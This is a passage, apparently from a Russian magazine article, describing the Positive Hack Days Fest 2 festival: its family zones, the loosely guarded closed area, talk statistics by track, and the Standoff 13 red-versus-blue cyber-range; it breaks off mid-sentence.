
И тут же, неподалеку от этой локации, была детская зона Kidzania. Для совсем юных посетителей киберфестиваля играл целый персональный диджей.



Зона Kidzania


Разговор по душам

Чуть левее — локация с развлечениями для посетителей постарше, где все желающие с головой уходили в игры, включая VR, и даже приобщались к искусству в виде необычного, но довольно красочного боди-арта.



Комната с разнообразными развлечениями

OMG VR, воистину!



Процесс создания очередного шедевра

100%
угроз не обнаружено


Угроз не обнаружено. Верю!

Мастерская по созданию подобной красоты

ЗАКРЫТАЯ ЗОНА ФЕСТИВАЛЯ

Такая уж ли она закрытая — вопрос вопросов. Объясню: закрытая часть фестиваля подразумевала доступ к ряду специальных активностей и докладов, но на практике проникнуть туда не составляло труда. Никто не проверял бейджи — главное, чтобы они были. Единственным исключением была зона конкурсов в здании Standoff — там бейджи внимательно изучали на обоих входах.

Не скажу, что проникать на PHD без билета было прямо-таки необходимо, — цены начинаются от 1000 рублей, что вполне демократично. С другой стороны, для некоторых персонажей халява и приключения — это самоцель, и на PHD такие ребята однозначно были.



Расписание

11:00	Быстрый старт безопасной разработки в компании
12:00 – 13:30	Создание собственных правил для Semgrep: преимущества и практические советы
14:00 – 16:00	Строим DevSecOps-пайплайн в облачном CI/CD
16:30 – 18:00	OWASP Top 10
18:00 – 19:30	Docker: побег из контейнера

phd 2 X pt
Присоединяйтесь к сообществу POSIdev

Расписание

Так что же собой представляла закрытая зона фестиваля? Грубо говоря, это тот самый Positive Hack Days, каким он был до преобразования в киберфестиваль: доклады специалистов про кибербез и бизнес, эпичная заруба под названием Standoff и классические конкурсы вроде 2drunk2hack, IDS Bypass, $natch и другие.

Продолжение статьи →

POSITIVE HACK DAYS FEST 2

ЧЕТЫРЕ ДНЯ КИБЕРБЕЗА ДЛЯ ВСЕХ


ДОКЛАДЫ

Тут у меня было стойкое ощущение, что акцент с «Offence/Defense» перекочевал в направление «Бизнес». Решил проверить, и вот что получилось:

- **день 1** — 96 докладов, из которых на «Кибербезопасность» пришлось 39 докладов, в то время как на «Бизнес» пришелся 31 доклад;
- **день 2** — 120 докладов: «Кибербезопасность» — 31 доклад, «Бизнес» — 55 докладов;
- **день 3** — 115 докладов: «Кибербезопасность» — 48 докладов, «Бизнес» — 30 докладов;
- **день 4** — 80 докладов: «Кибербезопасность» — 1 доклад, «Бизнес» — 18 докладов.

В итоге: 411 докладов за четыре дня фестиваля по всем трекам, из них 119 докладов было в категории «Кибербезопасность» и 134 доклада — в категории «Бизнес». Треки «Offence» и «Defense» за все время фестиваля порадовали слушателей 15 и 19 докладами соответственно.

Лада Антипова читает доклад




Не поверите, но сегодня мы будем учиться ломать! Ломать полностью!

Рассказу о приглянувшихся мне докладах я посвящу отдельный материал, а вот про Standoff и конкурсы имею что сказать прямо сейчас.


STANDOFF 13

Вселенная в кибер-безопасности
positive technologies
STANDOFF 13
phd 2
Cybersafe Universe
Вход в зал Standoff


Зал Standoff 13

В этом году кибербитва Standoff расширилась до уже двух виртуальных государств. К «Государству F» прибавилось еще «Государство S». Объем работ таким образом увеличился для команд как «красных» (атака), так и «синих» (защита, расследование инцидентов).

WWW
Официальная вики по Standoff



Зал Standoff, на экране подсказка для тех, кто забыл, где он/она находится


На этом нововведения не закончились, а, можно сказать, только начались, потому что за появлением нового виртуального государства последовало и изменение в правилах кибербитвы. Учитывая возникшую неоднозначность вокруг этого решения, не думаю, что сильно испорчу кому-то интригу, заспойлерив итог Standoff 13:

